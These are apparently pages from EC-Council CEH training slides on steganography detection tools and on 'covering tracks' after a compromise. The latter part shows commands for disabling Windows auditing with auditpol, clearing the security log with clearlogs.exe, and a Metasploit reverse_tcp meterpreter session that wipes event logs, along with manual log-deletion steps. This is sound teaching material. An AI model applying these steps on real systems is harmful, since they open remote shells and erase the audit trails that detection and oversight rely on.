
The message might have been encrypted before inserting into a file or signal



Some of the suspect signals or files may have irrelevant data or noise encoded into them



Steganalysis Methods/Attacks on Steganography



Detecting Text and Image Steganography



Text File



- For the text files, the alterations are made to the **character positions** for hiding the data
- The alterations are detected by looking for **text patterns** or disturbances, language used, and an unusual amount of blank spaces

Image File



- The hidden data in an image can be detected by **determining changes** in size, file format, the last modified timestamp, and the color palette pointing to the existence of the hidden data
- Statistical analysis** method is used for image scanning

Steganography Detection Tool: Gargoyle Investigator™ Forensic Pro



- Gargoyle Investigator™ Forensic Pro provides inspectors with the ability to conduct a quick search on a given computer or machine for known **contraband** and **hostile programs**
- Its **signature set** contains over 20 categories, including Botnets, Trojans, Steganography, Encryption, Keyloggers, etc. and helps in detecting stego files created by using BlindSide, WeavWav, S-Tools, etc. steganography tools

Gargoyle Investigator Scan Results

Scan Results

Category	Hits
Anti-Piracy	0
Bot net	0
Credit-Card Fraud	0
Denial-of-Service	0
Encryption	4
Exploit-Scanners	0
File-Admitters	n

Program Summary

Program	Status
BlindSide	FOUND
WeavWav	FOUND
S-Tools	FOUND
Scytale	FOUND
HidnPicture	FOUND
CryptoExpert2004	FOUND
Crunch	UNKNOWN

View XML Report

Hits Detected

Category	Program	File Name	Modified Date	Access Date	Details
Steganography	BlindSide	BLIND.CUE	4/29/2000 11:04:10 AM	3/2/2012 12:00	
Steganography	BlindSide	Copy (2) of BLIND.CUE	4/29/2000 11:04:10 AM	3/2/2012 12:00	
Steganography	BlindSide	Copy of BLIND.CUE	4/29/2000 11:04:10 AM	3/2/2012 12:00	
Steganography	WeavWav	GUWWAV2.CUE	1/25/2002 09:15:16 AM	3/2/2012 12:00	
Steganography	S-Tools	S-Tools.BIN	5/27/2006 08:25:26 AM	3/2/2012 12:00	
Steganography	S-Tools	ST-WAV.EXE	4/13/1995 05:30:24 PM	3/2/2012 12:00	
Steganography	S-Tools	ST-BMP.PDF	4/24/1994 04:51:32 PM	3/2/2012 12:00	
Steganography	S-Tools	ST-WAV.EXE	4/25/1994 09:35:06 PM	3/2/2012 12:00	
Steganography	S-Tools	S-TOOLS.EXE	5/1/1994 10:53:08 AM	3/2/2012 12:00	

Close

Timeline Tools

Timeline Information: Analysis Date Range: 3/6/1994 to 3/2/2012

Analysis Timeline

Display Dates: Modified, Accessed, Created. Available Timeline Ranges: Modified: 3/6/1994 to 3/2/2012; Accessed: 3/6/1994 to 3/2/2012; Created: 6/13/2006 to 6/12/2006.

Selected Analysis Range: 3/6/1994 to 3/2/2012

Client Timeline

Timeline Details:

Date	Event
4/29/2000 11:04:10 AM	BlindSide
4/29/2000 11:04:10 AM	Copy (2) of BLIND.CUE
4/29/2000 11:04:10 AM	Copy of BLIND.CUE
1/25/2002 09:15:16 AM	WeavWav
5/27/2006 08:25:26 AM	S-Tools
4/13/1995 05:30:24 PM	ST-WAV.EXE
4/24/1994 04:51:32 PM	ST-BMP.PDF
4/25/1994 09:35:06 PM	ST-WAV.EXE
5/1/1994 10:53:08 AM	S-TOOLS.EXE
3/18/2012 01:22:44 AM	Crunch

Analysis Timeline

Date	Event
4/29/2000 11:04:10 AM	BlindSide
4/29/2000 11:04:10 AM	Copy (2) of BLIND.CUE
4/29/2000 11:04:10 AM	Copy of BLIND.CUE
1/25/2002 09:15:16 AM	WeavWav
5/27/2006 08:25:26 AM	S-Tools
4/13/1995 05:30:24 PM	ST-WAV.EXE
4/24/1994 04:51:32 PM	ST-BMP.PDF
4/25/1994 09:35:06 PM	ST-WAV.EXE
5/1/1994 10:53:08 AM	S-TOOLS.EXE
3/18/2012 01:22:44 AM	Crunch

<http://www.wetstonetech.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steganography Detection Tools



Xstegsecret
<http://stegsecret.sourceforge.net>



Stego Suite
<http://www.wetstonetech.com>



StegAlyzerAS
<http://www.sarc-wv.com>



StegAlyzerRTS
<http://www.sarc-wv.com>



StegSpy
<http://www.spy-hunter.com>



StegAlyzerSS
<http://www.sarc-wv.com>



Steganography Studio
<http://stegstudio.sourceforge.net>



Virtual Steganographic Laboratory (VSL)
<http://vsl.sourceforge.net>



Stegdetect
<http://www.outguess.org>



ImgStegano
<http://www1.chapman.edu>

CEH System Hacking Steps

**1****Cracking Passwords****2****Escalating Privileges****3****Executing Applications****4****Hiding Files****5****Covering Tracks****6****Penetration Testing**

Covering Tracks



Once intruders have successfully gained administrator access on a system, they will try to cover the tracks to avoid their detection



Gained
administrator
access



Cover Tracks



Attacker uses following techniques to cover tracks on the target system

- Disable auditing
- Clearing logs
- Manipulating logs

Disabling Auditing: Auditpol



- Intruders will **disable auditing** immediately after gaining administrator privileges
- At the end of their stay, the intruders will just turn on auditing again using **auditpol.exe**

```
C:\Windows\system32\auditpol /set /category:"system","account logon" /success:none /failure:enable
The command was successfully executed.

C:\Windows\system32\auditpol /get /category:*
Administrator Command Prompt
Category/Subcategory          Setting
System                         Success and Failure
System Integrity                Success and Failure
IPsec Driver                   Success and Failure
Other System Events             Success and Failure
Security State Change          Success and Failure
Logon/Logoff
  Logon                          Success
  Logoff                         Success
  Account Lockout                Success
  IPsec Main Mode                No Auditing
  IPsec Quick Mode               No Auditing
  IPsec Extended Mode            No Auditing
  Special Logon                 Success
  Other Logon/Logoff Events     No Auditing
Network Policy Server           Success and Failure
User / Device Claims            No Auditing
Object Access
  File System                    No Auditing
  Registry                       No Auditing
  Kernel Object                  No Auditing
  SAM                            No Auditing
  Certification Services         No Auditing
  Application Generated        No Auditing
  Handle Manipulation           No Auditing
  File Share                     No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events   No Auditing
  Delete Object Share            No Auditing
  Removable Storage              No Auditing
  Central Policy Staging        No Auditing
Privilege Use
  Non Sensitive Privilege Use  No Auditing
  Other Privilege Use Events   No Auditing
  Sensitive Privilege Use      No Auditing
Detailed Tracking
  Process Creation               No Auditing
  Process Termination           No Auditing
  DPC Activity                  No Auditing
  RPC Events                     No Auditing
Policy Change
  Authentication Policy Change  Success
  Authorization Policy Change   No Auditing
  MPSSVC Rule-Level Policy Change No Auditing
  Filtering Platform Policy Change No Auditing
  Other Policy Change Events   No Auditing
  Audit Policy Change           Success
Account Management
  User Account Management       Success
  Computer Account Management  No Auditing
  Security Group Management    Success
  Distribution Group Management No Auditing
  Application Group Management No Auditing
  Other Account Management Events No Auditing
DS Access
  Directory Service Changes     No Auditing
  Directory Service Replication No Auditing
  Detailed Directory Service Replication No Auditing
  Directory Service Access      No Auditing
Account Logon
  Kerberos Service Ticket Operations Success and Failure
  Other Account Logon Events    Success and Failure
  Kerberos Authentication Service Success and Failure
  Credential Validation        Success and Failure
```

<http://www.microsoft.com>

Clearing Logs



Attacker uses **clearlogs.exe** utility to clear the security, system, and application logs

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\<username> > C:\Users\<username>\Desktop\clearlogs.exe

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
- http://ntsecurity.nu/toolbox/clearlogs/

Usage: clearlogs [<computername>] <-app / -sec / -sys>
      -app = application log
      -sec = security log
      -sys = system log

C:\Users\<username> >

C:\Users\<username> > C:\Users\<username>\Desktop\clearlogs.exe -sec
ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
- http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared
```

<http://ntsecurity.nu>

If the system is exploited with the Metasploit, attacker uses **meterpreter shell** to wipe out all the logs from a Windows system

```
File Edit View Search Terminal Help
+ --=[ 1161 exploits - 641 auxiliary - 180 post
+ ---=[ 310 payloads - 30 encoders - 8 nops

msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.0.3
lhost => 10.0.0.3
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.0.3:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (751104 bytes) to 10.0.0.10
[*] Meterpreter session 1 opened (10.0.0.3:4444 -> 10.0.0.10:49450) at 2014-02-11
sessions -i 1
[*] Starting interaction with 1...

[*] Starting interaction with 1...


[*] Started reverse handler on 10.0.0.3:4444
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 10.0.0.10
[*] Meterpreter session 1 opened (10.0.0.3:4444 -> 10.0.0.10:49450) at 2014-02-11
sessions -i 1
[*] Starting interaction with 1...

[*] Started reverse handler on 10.0.0.3:4444
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 10.0.0.10
[*] Meterpreter session 1 opened (10.0.0.3:4444 -> 10.0.0.10:49450) at 2014-02-11
[*] Wiping 6137 records from Application...
[*] stdapi_sys_eventlog_clear
```

Manually Clearing Event Logs


Windows

- Navigate to **Start → Control Panel → System and Security → Administrative Tools →**
double click **Event Viewer**
- Delete the all the log entries logged while compromising of the system



Linux

- Navigates to **/var/log** directory on the Linux system
- Open plain text file containing log messages with text editor **/var/log/messages**
- Delete the all the log entries logged while compromising of the system



Ways to Clear Online Tracks



- Remove **Most Recently Used (MRU)**, delete cookies, clear cache, turn off AutoComplete, clear Toolbar data from the browsers



Privacy Settings in Windows 8.1

- Click on the **Start** button, choose **Control Panel** → **Appearance and Personalization** → **Taskbar and Start Menu**
- Click the **Start Menu** tab, and then, under Privacy, clear the **Store and display recently opened items in the Start menu and the taskbar** check box


From the Registry in Windows 8.1

- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for “Recent Docs”
- Delete all the values except “**(Default)**”



Covering Tracks Tool: CCleaner

- CCleaner is system optimization and cleaning tool
- It cleans traces of temporary files, log files, registry files, memory dumps, and also your **online activities** such as your Internet history



The image displays two side-by-side screenshots of the CCleaner software interface. Both screens show the results of a 'CLEANING COMPLETE' operation.

Left Screenshot: Shows the results of cleaning Internet Explorer and Windows Explorer. The summary indicates 376 MB removed. A detailed list of deleted files includes:

- Internet Explorer - Temporary Internet Files: 237,381 KB (3,146 files)
- Internet Explorer - History: 24 KB (5 files)
- Internet Explorer - Cookies: 14 KB (44 files)
- Windows Explorer - Recent Documents: 80 KB (102 files)
- Windows Explorer - Thumbnail Cache: 2,049 KB (8 files)
- System - Temporary Files: 564 KB (30 files)
- Google Chrome - Internet Cache: 82,479 KB (581 files)
- Google Chrome - Internet History: 2,864 KB (55 files)
- Google Chrome - Cookies: 2,186 KB (787 files)
- Applications - Google Earth: 378 KB (2 files)
- Total: 42,216 KB (755 files)

Right Screenshot: Shows the results of cleaning various applications and the Windows operating system. The summary indicates 3.42 MB removed. A detailed list of deleted files includes:

- Bing News: 2,055 KB (12 files)
- Bing Sports: 1,443 KB (357 files)
- MS Office Picture Manager: 1 file
- Office 2010: 1 file
- Sun Java: 1 file
- Adobe Flash Player: 1 file
- Windows Media Player: 1 file
- Snapt! 10: 1 file
- Windows Defender: 1 file
- Windows: 1 file
- Wireless Network Connection: 1 file
- MS Management Console: 1 file
- MS Search: 1 file
- Regedit: 1 file
- Total: 3.42 MB (357 files)

Both screenshots include a sidebar with icons for Cleaner, Registry, Tools, and Options. At the bottom, there are 'Analyze', 'Run Cleaner', and 'Check for updates...' buttons.

<http://www.piriform.com>



Covering Tracks Tool: MRU-Blaster



MRU-Blaster is an application for Windows that allows you to **clean the most recently used lists** stored on your computer



It allows you to clean out your **temporary Internet files and cookies**



<http://www.brightfor.com>

Track Covering Tools

**Wipe**<http://privacyroot.com>**Tracks Eraser Pro**<http://www.acesoft.net>**BleachBit**<http://bleachbit.sourceforge.net>**AbsoluteShield Internet Eraser Pro**<http://www.internet-track-eraser.com>**Clear My History**<http://www.hide-my-ip.com>**ClearProg**<http://www.clearprog.de>**WinTools.net Professional**<http://www.wintools.net>**RealTime Cookie & Cache Cleaner (RtC3)**<http://www.kleinsoft.co.za>**Privacy Eraser**<http://www.cybertronsoft.com>**Free Internet Window Washer**<http://www.eusing.com>

CEH System Hacking Steps



1 Cracking Passwords

2 Escalating Privileges


3 Executing Applications

4 Hiding Files

5 Covering Tracks

